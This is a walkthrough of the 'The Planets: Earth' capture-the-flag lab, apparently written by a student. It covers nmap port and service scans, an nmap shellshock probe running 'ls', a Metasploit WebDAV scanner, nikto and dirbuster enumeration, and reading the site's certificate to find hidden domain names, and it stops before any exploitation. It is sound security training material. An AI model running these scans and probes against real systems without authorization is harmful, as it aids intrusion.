The Planets Earth Walkthrough

Target: 192.168.78.26

Kali: 192.168.78.14

How to discover domain names via certificates


We already have a directory for studies, lets create our directory to save scans

- sudo mkdir ~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26
- cd ~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26

Performing Small, Medium and Large scans

- sudo nmap -p- -Pn 192.168.78.26 -oA smol
- sudo nmap -p- -Pn -sV -A 192.168.78.26 -oA med
- sudo nmap -p- -Pn -sV -A --script=’safe’ 192.168.78.26 -oA large


Looks like we have 3 ports open



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ sudo nmap -p- -Pn 192.168.78.26 -oA smol
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 23:33 EDT
Nmap scan report for 192.168.78.26
Host is up (0.0013s latency).
Not shown: 65451 filtered tcp ports (no-response), 81 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:F2:4A:E8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 125.98 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

From our medium scan we can see the services available through these ports



```
Nmap scan report for 192.168.78.26
Host is up (0.00083s latency).
Not shown: 65489 filtered tcp ports (no-response), 43 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Test Page for the HTTP Server on Fedora
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 08:00:27:F2:4A:E8 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

So it looks like we are dealing with a Linux machine, we should follow our methodology and test the easy exploits such as shellshock and Webdav since there is a webservice.


Using the shellshock script

- sudo nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.26

and

- sudo nmap -sV -p- --script http-shellshock 192.168.78.26

This is because there are multiple webservice ports and we don’t want to miss anything




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78.26]
└─$ sudo nmap -sV -p80 -script http-shellshock --script-args uri=/cgi-bin/status,cmd=ls 192.168.78.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 23:42 EDT
Nmap scan report for 192.168.78.26
Host is up (0.00076s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 08:00:27:F2:4A:E8 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
zsh: segmentation fault  sudo nmap -sV -p80 -script http-shellshock --script-args  192.168.78.26

┌──(kali㉿kali)-[~/Desktop/studies/scans/The_Planets_Earth_192.168.78
└─$ sudo nmap -sV -p- --script http-shellshock 192.168.78.26
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 23:46 EDT
█

Device type: general purpose
Running: Linux 4.X|5.X
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Using msfconsole scan module for webdav exploit

- msfconsole
- use auxiliary/scanner/http/webdav/scanner
- set path /dav

- set rhosts 192.168.78.26
- run




```
msf6 > use auxiliary/scanner/http/webdav_scanner
msf6 auxiliary(scanner/http/webdav_scanner) > set path /dav/
path => /dav/
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.78.26
rhosts => 192.168.78.26
msf6 auxiliary(scanner/http/webdav_scanner) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/webdav_scanner) > 
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

No luck with either scan unfortunately

Next we should navigate to the webservice and look for clues

- http://192.168.78.26




Bad Request (400)

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Whilst doing this we will also run Nikto and Gobuster or Dirb/Dirbuster

- sudo nikto -h 192.168.78.26 -p 80
- sudo gobuster dir -e -w /usr/share/wordlists/dirb/big.txt -x php,txt,zip,py -u 192.168.78.26 | grep -v "403"
- Gobuster didn’t work here so we’ll try dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 2 Files: 0
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
kali@kali: ~
File Actions Edit View Help

http://192.168.78.26:80/

```
Testing for dirs in /                                  0%
Testing for files in / with extention .php             0%
Testing for dirs in /cgi-bin/                          0%
Testing for files in /cgi-bin/ with extention .php     0%
Testing for dirs in /icons/                            0%
Testing for files in /icons/ with extention .php       0%
```

```
Current speed: 122 requests/sec
Average speed: (T) 74, (C) 98 requests/sec
Parse Queue Size: 447
Total Requests: 1190/1323289
Time To Finish: 03:44:50
```


(Select and right click for more options)

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Starting dir/file list based brute forcing /cgi-bin/english/

As the scan finishes we will continue to explore the web page

We should view the page source to find any hidden comments




view-source:http://192.168.78.26/

```html

<!doctype html>
<html lang="en">
<head>
  <title>Bad Request (400)</title>
</head>
<body>
  <h1>Bad Request (400)</h1><p></p>
</body>
</html>

```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We should also check robots.txt for clues



Bad Request (400)

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```


No luck with either

The version of apache looks outdated from our nmap service scan (Apache 2.4.51) we should look into exploits for this

Dirbuster didn’t show anything
Nikto also did not show anything

Looking into apache exploits for this version we found nothing

We checked out https://192.168.78.26:443



If you can read this page, it means that the web server installed at this site is working properly, but has not yet been configured.

If you are a member of the general public:

The website you just visited is either **experiencing problems** or **undergoing routine maintenance**.

To let the administrators of this website know that you are seeing this page and not what you were expecting, an e-mail addressed to "webmaster" at the website's domain should reach an appropriate person. For example, if you saw this page while visiting **www.example.com**, you could send e-mail to "**webmaster@example.com**".

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using Apache Webserver: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.


It talks a bit about the directory we can upload files to however I’ve tried directory traversal and obtained nothing

I’m at a loss so I go to the walkthrough

It looks like there is another method of http enumeration we haven’t tried yet, we can the certificate of the website to find out some more information about the server.

To view the certificate


1. Click the padlock icon



https://192.168.78.26

Site information for 192.168.78.26

2. Click “Connection not secure”




https://192.168.78.26

Connection security for 192.168.78.26

You are not securely connected to this site.

You have added a security exception for this site.

3. Click “More information”



Website Identity

Website: 192.168.78.26

Owner: This website does not supply ownership information.

Verified by: CN=earth.local,L=Milky Way,ST=Space

Privacy & History

Have I visited this website prior to today? Yes, 5 times

Is this website storing information on my computer? No

Have I saved any passwords for this website? No

Technical Details

Connection Encrypted (TLS_AES_128_GCM_SHA256, 128 bit keys, TLS 1.3)

